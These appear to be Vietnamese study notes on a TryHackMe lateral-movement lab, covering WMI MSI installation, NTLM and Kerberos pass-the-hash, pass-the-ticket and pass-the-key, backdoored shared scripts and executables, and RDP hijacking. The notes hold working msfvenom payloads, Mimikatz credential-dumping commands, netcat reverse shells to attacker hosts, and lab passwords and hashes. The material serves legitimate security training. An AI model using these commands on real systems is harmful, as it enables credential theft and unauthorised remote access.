wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msi

## Let's Get to Work!

Người dùng: ZA.TRYHACKME.COM\t1\_corine.waters

Mật khẩu: Korine.1994

lateralmovement: 10.50.157.66

* + - Tạo payload để nhân reverse\_shell:

msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=lateralmovement LPORT=4445 -f msi > PhuongTranWMI.msi

* + - Gửi lên máy THMIIS sử dụng thông tin xác thực của 1 người dung quản trị trên THMJMP2 là t1\_corine.waters:

smbclient -c 'put PhuongTranWMI.msi' -U t1\_corine.waters -W ZA '//thmiis.za.tryhackme.com/admin$/' Korine.1994

* + - Mở cổng nghe trên máy Attacker:

msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/shell\_reverse\_tcp; set LHOST lateralmovement; set LPORT 4445;exploit"

* + - Trên máy THMJMP2 thực hiện: Connecting to WMI From Powershell

PS C:\> $username = 't1\_corine.waters';

PS C:\> $password = 'Korine.1994';

PS C:\> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

PS C:\> $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

PS C:\> $Opt = New-CimSessionOption -Protocol DCOM

PS C:\> $Session = New-Cimsession -ComputerName thmiis.za.tryhackme.com -Credential $credential -SessionOption $Opt -ErrorAction Stop

* + - Sau đó, chúng tôi gọi phương thức Install từ lớp Win32\_Product để kích hoạt tải trọng:

PS C:\> Invoke-CimMethod -CimSession $Session -ClassName Win32\_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\PhuongTranWMI.msi"; Options = ""; AllUsers = $false}

* + - Kết quả, trên Attacker đã đăng nhập thành công vào THMIIS

1. **Use of Alternate Authentication Material**

Theo tài liệu xác thực thay thế, chúng tôi đề cập đến bất kỳ phần dữ liệu nào có thể được sử dụng để truy cập vào tài khoản Windows mà không thực sự biết mật khẩu của người dùng. Điều này có thể thực hiện được vì cách thức hoạt động của một số giao thức xác thực được mạng Windows sử dụng. Trong nhiệm vụ này, chúng ta sẽ xem xét một số phương án thay thế có sẵn để đăng nhập với tư cách là người dùng khi một trong các giao thức xác thực sau khả dụng trên mạng:

* Xác thực NTLM
* Xác thực Kerberos

**NTLM (NT LAN Manager)** và **Kerberos** là hai giao thức xác thực chính trong các hệ thống Windows.

* **NTLM**: Là giao thức xác thực cũ hơn, không yêu cầu đồng bộ hóa đồng hồ giữa máy client và server.
* **Kerberos**: Là giao thức xác thực mới hơn, yêu cầu đồng bộ hóa đồng hồ giữa máy client và server và có khả năng bảo mật cao hơn.

**Lưu ý:** Trong quá trình thực hiện nhiệm vụ này, bạn được cho là đã quen thuộc với các phương pháp và công cụ để trích xuất thông tin xác thực từ máy chủ. Mimikatz sẽ được sử dụng làm công cụ lựa chọn để trích xuất thông tin xác thực trong toàn bộ phòng.

### **Kiểm tra chế độ xác thực**

Để kiểm tra xem mạng hoặc máy chủ xác thực bằng NTLM hay Kerberos, bạn có thể thực hiện các bước sau:

1. **Dùng nltest**:

cmd

Copy code

nltest /dsgetdc:<domain>

Xem thông tin về Domain Controller và loại xác thực.

1. **Dùng klist**:

cmd

Copy code


klist

Kiểm tra xem có ticket Kerberos không.

1. **Sử dụng Wireshark**:
   * **Lọc các gói tin**: Dùng bộ lọc ntlmssp cho NTLM hoặc kerberos cho Kerberos.
2. **Kiểm tra cổng mạng**:
   * **Cổng 88** cho Kerberos.
   * **Cổng 445** có thể liên quan đến NTLM.
3. **Kiểm tra chính sách xác thực** trên máy client hoặc server bằng gpedit.msc hoặc regedit.

## NTLM Authentication

Trước khi tìm hiểu sâu hơn về các kỹ thuật di chuyển ngang thực tế, chúng ta hãy xem cách xác thực NTLM hoạt động:



1. Máy khách gửi yêu cầu xác thực đến máy chủ mà họ muốn truy cập.
2. Máy chủ tạo ra một số ngẫu nhiên và gửi nó như một thử thách cho máy khách.
3. Máy khách kết hợp hàm băm mật khẩu NTLM của mình với thử thách (và dữ liệu đã biết khác) để tạo phản hồi cho thử thách và gửi lại cho máy chủ để xác minh.
4. Máy chủ chuyển tiếp cả yêu cầu và phản hồi đến Bộ điều khiển miền để xác minh.
5. Bộ điều khiển miền sử dụng thử thách để tính toán lại phản hồi và so sánh với phản hồi ban đầu do máy khách gửi. Nếu cả hai đều khớp, máy khách được xác thực; nếu không, quyền truy cập bị từ chối. Kết quả xác thực được gửi lại cho máy chủ.
6. Máy chủ chuyển tiếp kết quả xác thực tới máy khách.

**Lưu ý:** Quy trình được mô tả áp dụng khi sử dụng tài khoản miền. Nếu sử dụng tài khoản cục bộ, máy chủ có thể xác minh phản hồi cho thử thách mà không cần tương tác với bộ điều khiển miền vì nó có băm mật khẩu được lưu trữ cục bộ trên SAM của nó.

## Pass-the-Hash

Do trích xuất thông tin xác thực từ máy chủ mà chúng ta đã đạt được quyền quản trị (bằng cách sử dụng mimikatz hoặc các công cụ tương tự), chúng ta có thể nhận được mật khẩu hoặc hàm băm văn bản rõ ràng có thể dễ dàng bị bẻ khóa. Tuy nhiên, nếu chúng ta không đủ may mắn, chúng ta sẽ kết thúc với hàm băm mật khẩu NTLM không bị bẻ khóa .

Mặc dù có vẻ như chúng ta không thể thực sự sử dụng các hàm băm đó, nhưng thử thách NTLM được gửi trong quá trình xác thực có thể được phản hồi chỉ bằng cách biết hàm băm mật khẩu. Điều này có nghĩa là chúng ta có thể xác thực mà không cần phải biết mật khẩu dạng văn bản thuần túy. Thay vì phải bẻ khóa các hàm băm NTLM , nếu miền Windows được cấu hình để sử dụng xác thực NTLM , chúng ta có thể **Truyền hàm băm** (PtH – Pass the Hash) và xác thực thành công.

Để trích xuất các hàm băm NTLM , chúng ta có thể sử dụng mimikatz để đọc SAM cục bộ hoặc trích xuất các hàm băm trực tiếp từ bộ nhớ LSASS.

**Trích xuất các hàm băm NTLM từ SAM cục bộ:**

Phương pháp này chỉ cho phép bạn lấy băm từ người dùng cục bộ trên máy. Không có băm nào của người dùng miền có sẵn.

THMJMP2: Powershell

**mimikatz # privilege::debug**

**mimikatz # token::elevate**

**mimikatz # lsadump::sam**

**RID : 000001f4 (500)**

**User : Administrator**

**Hash NTLM: 145e02c50333951f71d13c245d352b50**

**Trích xuất các hàm băm NTLM từ bộ nhớ LSASS:**

Phương pháp này sẽ cho phép bạn trích xuất bất kỳ mã băm NTLM nào cho người dùng cục bộ và bất kỳ người dùng miền nào vừa đăng nhập vào máy.

THMJMP2: Powershell

**mimikatz # privilege::debug**

**mimikatz # token::elevate**

**mimikatz # sekurlsa::msv**

**Authentication Id : 0 ; 308124 (00000000:0004b39c)**

**Session : RemoteInteractive from 2**

**User Name : bob.jenkins**

**Domain : ZA**

**Logon Server : THMDC**

**Logon Time : 2022/04/22 09:55:02**

**SID : S-1-5-21-3330634377-1326264276-632209373-4605**

**msv :**

**[00000003] Primary**

**\* Username : bob.jenkins**

**\* Domain : ZA**

**\* NTLM : 6b4a57f67805a663c818106dc0648484**

Sau đó, chúng ta có thể sử dụng các hàm băm đã trích xuất để thực hiện tấn công PtH bằng cách sử dụng mimikatz để đưa mã thông báo truy cập cho người dùng nạn nhân vào shell ngược (hoặc bất kỳ lệnh nào khác mà bạn thích) như sau:

mimikatz # token::revert

mimikatz # sekurlsa::pth /user:bob.jenkins /domain:za.tryhackme.com /ntlm:6b4a57f67805a663c818106dc0648484 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5555"

Lưu ý rằng chúng ta đã **token::revert**thiết lập lại quyền mã thông báo ban đầu vì việc cố gắng truyền mã băm bằng mã thông báo nâng cao sẽ không hiệu quả.

Điều này tương đương với việc sử dụng **runas /netonly**hàm băm thay vì mật khẩu và sẽ tạo ra một shell đảo ngược mới, từ đó chúng ta có thể khởi chạy bất kỳ lệnh nào với tư cách là người dùng nạn nhân.

Để nhận được shell ngược, chúng ta nên chạy trình lắng nghe ngược trên AttackBox của mình:

Hộp tấn công

**user@AttackBox$ nc -lvp 5555**

Điều thú vị là nếu bạn chạy lệnh whoami trên shell này, nó vẫn sẽ hiển thị cho bạn người dùng gốc mà bạn đã sử dụng trước khi thực hiện PtH, nhưng bất kỳ lệnh nào chạy từ đây thực sự sẽ sử dụng thông tin đăng nhập mà chúng ta đã đưa vào bằng PtH.

**Truyền băm bằng Linux :**

Nếu bạn có quyền truy cập vào hộp Linux (như AttackBox của bạn), một số công cụ có hỗ trợ tích hợp để thực hiện PtH bằng các giao thức khác nhau. Tùy thuộc vào dịch vụ nào có sẵn cho bạn, bạn có thể thực hiện các thao tác sau:

*Kết nối qua RDP bằng PtH:*

xfreerdp /v:VICTIM\_IP /u:DOMAIN\\MyUser /pth:NTLM\_HASH

*Kết nối qua psexec bằng PtH:*

psexec.py -hashes NTLM\_HASH DOMAIN/MyUser@VICTIM\_IP

**Lưu ý:** Chỉ có phiên bản Linux của psexec hỗ trợ PtH.

*Kết nối qua WinRM bằng PtH:*

evil-winrm -i VICTIM\_IP -u MyUser -H NTLM\_HASH


## Kerberos Authentication

Chúng ta hãy cùng xem nhanh cách xác thực Kerberos hoạt động trên mạng Windows:

1. Người dùng gửi tên người dùng và dấu thời gian được mã hóa bằng khóa lấy từ mật khẩu của mình đến **Key Distribution Center (KDC)** , KDC một dịch vụ thường được cài đặt trên Domain Controller có nhiệm vụ tạo phiếu Kerberos trên mạng.


KDC sẽ tạo và gửi lại **Ticket Granting Ticket ( TGT )** , cho phép người dùng yêu cầu ticket để truy cập các dịch vụ cụ thể mà không cần chuyển thông tin xác thực của họ cho chính các dịch vụ đó. Cùng với TGT, một **Session Key** được cấp cho người dùng, Session Key là cái mà họ sẽ cần để tạo các yêu cầu tiếp theo.

Lưu ý TGT được mã hóa bằng hàm băm mật khẩu của tài khoản **krbtgt**, do đó người dùng không thể truy cập nội dung của nó. Điều quan trọng cần biết là TGT được mã hóa bao gồm một bản sao của Session Key làm một phần nội dung của nó và KDC không cần lưu trữ Khóa phiên vì nó có thể khôi phục một bản sao bằng cách giải mã TGT nếu cần.




1. Khi người dùng muốn kết nối với một dịch vụ trên mạng như chia sẻ, trang web hoặc cơ sở dữ liệu, họ sẽ sử dụng TGT của mình để yêu cầu KDC **cung cấp Dịch vụ cấp vé (Ticket Granting Service - TGS)** . TGS là các vé chỉ cho phép kết nối đến dịch vụ cụ thể mà chúng được tạo ra. Để yêu cầu TGS, người dùng sẽ gửi tên người dùng và dấu thời gian được mã hóa bằng Khóa phiên, cùng với TGT và **Tên chính dịch vụ (Service Principal Name - SPN),** cho biết dịch vụ và tên máy chủ mà chúng ta định truy cập.

Kết quả là, KDC sẽ gửi cho chúng ta một TGS và một **Khóa phiên dịch vụ** , mà chúng ta sẽ cần để xác thực với dịch vụ mà chúng ta muốn truy cập. TGS được mã hóa bằng **Service Owner Hash**. Chủ sở hữu dịch vụ là tài khoản người dùng hoặc máy mà dịch vụ chạy. TGS chứa một bản sao của **Service Session Key** trên nội dung được mã hóa của nó để Service **Owner** có thể truy cập bằng cách giải mã TGS.



1. Sau đó, TGS có thể được gửi đến dịch vụ mong muốn để xác thực và thiết lập kết nối. Dịch vụ sẽ sử dụng hàm băm mật khẩu của tài khoản được cấu hình để giải mã TGS và xác thực Khóa phiên dịch vụ.



## Pass-the-Ticket

Đôi khi có thể trích xuất Kerberos tickets và session keys từ bộ nhớ LSASS bằng mimikatz. Quá trình này thường yêu cầu chúng ta phải có đặc quyền SYSTEM trên máy bị tấn công và có thể thực hiện như sau:

mimikatz # privilege::debug

mimikatz # sekurlsa::tickets /export

Lưu ý rằng nếu chúng ta chỉ có quyền truy cập vào một vé nhưng không có session key tương ứng, thì chúng ta sẽ không thể sử dụng vé đó; do đó, cả hai đều cần thiết.

Trong khi mimikatz có thể trích xuất bất kỳ TGT hoặc TGS nào có sẵn từ bộ nhớ của quy trình LSASS, thì hầu hết thời gian, chúng ta sẽ quan tâm đến TGT vì chúng có thể được sử dụng để yêu cầu quyền truy cập vào bất kỳ dịch vụ nào mà người dùng được phép truy cập. Đồng thời, TGS chỉ tốt cho một dịch vụ cụ thể. Việc trích xuất TGT sẽ yêu cầu chúng ta phải có thông tin xác thực của quản trị viên và việc trích xuất TGS có thể được thực hiện bằng tài khoản có đặc quyền thấp (chỉ những tài khoản được chỉ định cho tài khoản đó).

Sau khi đã trích xuất được ticket mong muốn, chúng ta có thể đưa ticket vào phiên hiện tại bằng lệnh sau:

mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi

Việc tiêm ticket vào phiên làm việc của chúng ta không yêu cầu quyền quản trị viên. Sau đó, ticket sẽ khả dụng cho bất kỳ công cụ nào chúng ta sử dụng để di chuyển ngang. Để kiểm tra xem ticket đã được tiêm đúng cách hay chưa, bạn có thể sử dụng lệnh klist:

THMJMP2: Powershell

**za\bob.jenkins@THMJMP2 C:\> klist**

**Current LogonId is 0:0x1e43562**

**Cached Tickets: (1)**

**#0> Client: Administrator @ ZA.TRYHACKME.COM**

**Server: krbtgt/ZA.TRYHACKME.COM @ ZA.TRYHACKME.COM**

**KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96**

**Ticket Flags 0x40e10000 -> forwardable renewable initial pre\_authent name\_canonicalize**

**Start Time: 4/12/2022 0:28:35 (local)**

**End Time: 4/12/2022 10:28:35 (local)**

**Renew Time: 4/23/2022 0:28:35 (local)**

**Session Key Type: AES-256-CTS-HMAC-SHA1-96**

**Cache Flags: 0x1 -> PRIMARY**

**Kdc Called: THMDC.za.tryhackme.com**

## Overpass-the-hash / Pass-the-Key

Loại tấn công này tương tự như PtH nhưng được áp dụng cho mạng Kerberos .

Khi người dùng yêu cầu TGT , họ sẽ gửi dấu thời gian được mã hóa bằng khóa mã hóa được lấy từ mật khẩu của họ. Thuật toán được sử dụng để lấy khóa này có thể là DES (bị vô hiệu hóa theo mặc định trên các phiên bản Windows hiện tại), RC4, AES128 hoặc AES256, tùy thuộc vào phiên bản Windows đã cài đặt và cấu hình Kerberos. Nếu chúng ta có bất kỳ khóa nào trong số đó, chúng ta có thể yêu cầu KDC cung cấp TGT mà không cần mật khẩu thực tế, do đó có tên là **Pass-the-key (PtK)** .

Chúng ta có thể lấy được khóa mã hóa Kerberos từ bộ nhớ bằng cách sử dụng mimikatz với các lệnh sau:

mimikatz # privilege::debug

mimikatz # sekurlsa::ekeys

Tùy thuộc vào các khóa có sẵn, chúng ta có thể chạy các lệnh sau trên mimikatz để lấy shell ngược thông qua Pass-the-Key ( **nc64**đã có sẵn trong THMJMP2 để bạn tiện theo dõi):

**Nếu chúng ta có hàm băm RC4:**

mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

**Nếu chúng ta có hàm băm AES128:**

mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

**Nếu chúng ta có hàm băm AES256:**

mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 5556"

Lưu ý rằng khi sử dụng RC4, khóa sẽ bằng với băm NTLM của người dùng. Điều này có nghĩa là nếu chúng ta có thể trích xuất băm NTLM, chúng ta có thể sử dụng nó để yêu cầu TGT miễn là RC4 là một trong những giao thức được bật. Biến thể cụ thể này thường được gọi là **Overpass-the-Hash (OPtH)** .

Để nhận được shell ngược, chúng ta nên chạy trình lắng nghe ngược trên AttackBox của mình:

Hộp tấn công

**user@AttackBox$ nc -lvp 5556**

Cũng giống như PtH, bất kỳ lệnh nào chạy từ shell này sẽ sử dụng thông tin đăng nhập được đưa vào thông qua mimikatz.

## Let's Get to Work!

To begin this exercise, you will need to connect to THMJMP2 using the following credentials via SSH:

**User:** ZA.TRYHACKME.COM\t2\_felicia.dean

**Password:** iLov3THM!

**ssh za\\t2\_felicia.dean@thmjmp2.za.tryhackme.com**

These credentials will grant you administrative access to THMJMP2, allowing you to use mimikatz to dump the authentication material needed to perform any of the techniques presented during this task.

Using your SSH session, use mimikatz to extract authentication material and perform Pass-the-Hash, Pass-the-Ticket or Pass-the-Key against domain user **t1\_toby.beck**.

Once you have a command prompt with his credentials loaded, use **winrs** to connect to a command prompt on THMIIS. Since t1\_toby.beck's credentials are already injected in your session as a result of any of the attacks, you can use winrs without specifying any credentials, and it will use the ones available to your current session:

winrs.exe -r:THMIIS.za.tryhackme.com cmd

You'll find a flag on t1\_toby.beck's desktop on THMIIS. Both **mimikatz** and **psexec64** are available at **C:\tools** on THMJMP2.

Pass-the-Hash, Pass-the-Ticket or Pass-the-Key cua NTLM authentication,

Kerberos authentication

<https://benheater.com/tryhackme-lateral-movement-pivoting/>

Tôi chỉ làm Pass-the-hash của NTLM. Cụ thể:

* + - Download the Mimikatz zip file and save it as mimikatz.zip

wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20210810-2/mimikatz\_trunk.zip -O 'mimikatz.zip'

* + - Chuyển file mimikatz.zip đến máy THMJMP2

Attacker:

python3 -m http.server

powershell

wget http://10.50.157.66:8000/mimikatz.zip -o mimikatz.zip

Expand-Archive .\mimikatz.zip (giải nén .zip)

* + - Chuyển đến file thực thi mimikatz.exe

cd mimikatz\x64\

.\mimikatz.exe

* + - Extracting NTLM hashes from LSASS memory:

+ Nâng đặc quyền administrator

mimikatz # privilege::debug

mimikatz # token::elevate

+ Dump Hash

mimikatz # sekurlsa::msv

* Kết quả:

Authentication Id : 0 ; 539565 (00000000:00083bad)

Session : RemoteInteractive from 3

User Name : t1\_toby.beck

Domain : ZA

Logon Server : THMDC

Logon Time : 9/13/2024 8:08:29 AM

SID : S-1-5-21-3330634377-1326264276-632209373-4607

msv :

[00000003] Primary

\* Username : t1\_toby.beck

\* Domain : ZA

\* NTLM : 533f1bd576caa912bdb9da284bbc60fe

\* SHA1 : 8a65216442debb62a3258eea4fbcbadea40ccc38

\* DPAPI : d9cd92937c7401805389fbb51260c45f

* + - Pass-the-Hash with Mimikatz

+ Trên Attacker, mở công nghe:

nc -lvp 5555

+ Trên máy THMJMP2, thực hiện như sau đây để kích hoạt payload

mimikatz # token::revert

mimikatz # sekurlsa::pth /user:t1\_toby.beck /domain:za.tryhackme.com /ntlm:533f1bd576caa912bdb9da284bbc60fe /run:"c:\tools\nc64.exe -e cmd.exe 10.50.157.66 5555"

* + - Sau đó, Attacker đã có phiên đăng nhập của THMJMP2 và thực hiện

winrs.exe -r:THMIIS.za.tryhackme.com cmd

* + - Đăng nhập thành công vào THMIIS


1. **Abusing User Behaviour**

Trong một số trường hợp nhất định, kẻ tấn công có thể lợi dụng các hành động do người dùng thực hiện để có thêm quyền truy cập vào các máy trong mạng. Mặc dù có nhiều cách để thực hiện điều này, chúng ta sẽ xem xét một số cách phổ biến nhất.

## Abusing Writable Shares

Khá phổ biến khi tìm thấy các chia sẻ mạng mà người dùng hợp pháp sử dụng để thực hiện các tác vụ hàng ngày khi kiểm tra môi trường doanh nghiệp. Nếu các chia sẻ đó có thể ghi được vì một lý do nào đó, kẻ tấn công có thể cài các tệp cụ thể để buộc người dùng thực hiện bất kỳ tải trọng tùy ý nào và truy cập vào máy của họ.

Một tình huống phổ biến là tìm lối tắt đến một tập lệnh hoặc tệp thực thi được lưu trữ trên mạng chia sẻ.



Lý do đằng sau điều này là người quản trị có thể duy trì một tệp thực thi trên một chia sẻ mạng và người dùng có thể thực thi mà không cần sao chép hoặc cài đặt ứng dụng vào máy của từng người dùng. Nếu chúng ta, với tư cách là kẻ tấn công, có quyền ghi trên các tập lệnh hoặc tệp thực thi như vậy, chúng ta có thể tạo cửa hậu cho chúng để buộc người dùng thực thi bất kỳ tải trọng nào chúng ta muốn.

Mặc dù tập lệnh hoặc tệp thực thi được lưu trữ trên máy chủ, khi người dùng mở lối tắt trên máy trạm của mình, tệp thực thi sẽ được sao chép từ máy chủ vào **%temp%**thư mục của máy chủ và được thực thi trên máy trạm. Do đó, bất kỳ tải trọng nào cũng sẽ chạy trong bối cảnh máy trạm của người dùng cuối (và tài khoản người dùng đã đăng nhập).

### **Backdooring .vbs Scripts**

Ví dụ, nếu tài nguyên được chia sẻ là một tập lệnh VBS, chúng ta có thể đặt một bản sao của nc64.exe trên cùng một chia sẻ và đưa mã sau vào tập lệnh được chia sẻ:

CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <attacker\_ip> 1234", 0, True

Lệnh này sẽ sao chép nc64.exe từ thư mục chia sẻ sang **%tmp%**thư mục máy trạm của người dùng và gửi một shell ngược trở lại kẻ tấn công bất cứ khi nào người dùng mở tập lệnh VBS được chia sẻ.

### **Backdooring .exe Files**

Nếu tệp được chia sẻ là tệp nhị phân Windows, chẳng hạn như putty.exe, bạn có thể tải xuống tệp đó từ chia sẻ và sử dụng msfvenom để chèn một cửa hậu vào tệp đó. Tệp nhị phân vẫn hoạt động như bình thường nhưng thực thi một tải trọng bổ sung một cách âm thầm. Để tạo một putty.exe có cửa hậu, chúng ta có thể sử dụng lệnh sau:

msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse\_tcp lhost=<attacker\_ip> lport=4444 -b "\x00" -f exe -o puttyX.exe


PuttyX.exe kết quả sẽ thực thi payload reverse\_tcp meterpreter mà người dùng không hề hay biết. Sau khi tệp đã được tạo, chúng ta có thể thay thế tệp thực thi trên chia sẻ windows và chờ bất kỳ kết nối nào bằng cách sử dụng mô-đun exploit/multi/handler từ Metasploit .

**Nếu bạn quan tâm đến việc thử backdooring exe hoặc các tệp khác, bạn có thể tìm thấy một số bài tập về điều này trong phòng**[**Windows Local Persistence**](https://tryhackme.com/jr/windowslocalpersistence)**.**

## RDP hijacking

Khi quản trị viên sử dụng Remote Desktop để kết nối với máy và đóng máy khách RDP thay vì đăng xuất, phiên của người đó sẽ vẫn mở trên máy chủ vô thời hạn. Nếu bạn có đặc quyền SYSTEM trên Windows Server 2016 trở về trước, bạn có thể tiếp quản bất kỳ phiên RDP hiện có nào mà không cần mật khẩu.

Nếu chúng ta có quyền truy cập cấp quản trị viên, chúng ta có thể lấy SYSTEM bằng bất kỳ phương pháp nào chúng ta thích. Hiện tại, chúng ta sẽ sử dụng psexec để làm như vậy. Trước tiên, hãy chạy cmd.exe với tư cách quản trị viên:



Từ đó, chạy **PsExec64.exe**(có sẵn tại **C:\tools\**):

PsExec64.exe -s cmd.exe

Để liệt kê các phiên hiện có trên máy chủ, bạn có thể sử dụng lệnh sau:

Dấu nhắc lệnh

**C:\> query user**

**USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME**

**>administrator rdp-tcp#6 2 Active . 4/1/2022 4:09 AM**

**luke 3 Disc . 4/6/2022 6:51 AM**

Theo lệnh đầu ra ở trên, nếu chúng ta hiện đang kết nối qua RDP bằng người dùng quản trị viên, SESSIONNAME của chúng ta sẽ là **rdp-tcp#6**. Chúng ta cũng có thể thấy rằng một người dùng có tên luke đã để phiên mở với id **3**.  Bất kỳ phiên nào có  trạng thái **Disc**đều đã được người dùng để mở và hiện không được sử dụng. Mặc dù bạn cũng có thể tiếp quản các phiên đang hoạt động, nhưng người dùng hợp lệ sẽ bị buộc thoát khỏi phiên của mình khi bạn làm vậy, điều này có thể bị họ nhận thấy.

